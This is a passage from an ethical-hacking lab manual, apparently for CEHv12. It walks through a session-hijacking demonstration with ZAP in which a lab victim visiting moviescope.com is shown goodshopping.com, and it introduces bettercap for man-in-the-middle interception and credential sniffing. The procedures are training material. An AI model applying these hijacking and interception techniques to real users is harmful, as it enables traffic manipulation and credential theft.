
Note: You will need to switch back and forth from the victim's machine to see the browser status while you do this.

Note: If you do not receive any request or you see a blank break tab then switch to **Windows 11** machine and refresh the browser to capture the request again.

29. Now, click on **CEHv12 Windows 11** to switch to the victim's machine (**Windows 11**); the browser displays the website that the attacker wants the victim's machine to see (in this example, **www.goodshopping.com**).


Note: It takes multiple iterations to open the Good Shopping site in the victim's machine.

30. The victim has navigated to **www.moviescope.com**, but now sees **www.goodshopping.com**; while the address bar displays **www.moviescope.com**, the window displays **www.goodshopping.com**.




31. Now, we shall change the proxy settings back to the default settings. To do so, perform **Steps 3-5** again.

32. In the **Settings** window, under the **Manual proxy setup** section in the right-pane, click the **Edit** button.



33. **Edit proxy server** window appears, under the **Use a proxy server** option, click the **On** button to switch it **Off** and click **Save**.



34. This concludes the demonstration of performing session hijacking using ZAP.

35. Close all open windows and document all the acquired information.

Task 2: Intercept HTTP Traffic using bettercap


Attackers can use session hijacking to launch various kinds of attacks such as man-in-the middle (MITM) attacks. In an MITM attack, the attacker places himself/herself between the authorized client and the webserver so that all information traveling in either direction passes through them.

An ethical hacker or a penetration tester, you must know how MITM attacks work, so that you can protect your organization’s sensitive information from them. bettercap is a powerful, flexible, and portable tool created to perform various types of MITM attacks against a network; manipulate HTTP, HTTPS, and TCP traffic in real-time; sniff for credentials; etc.

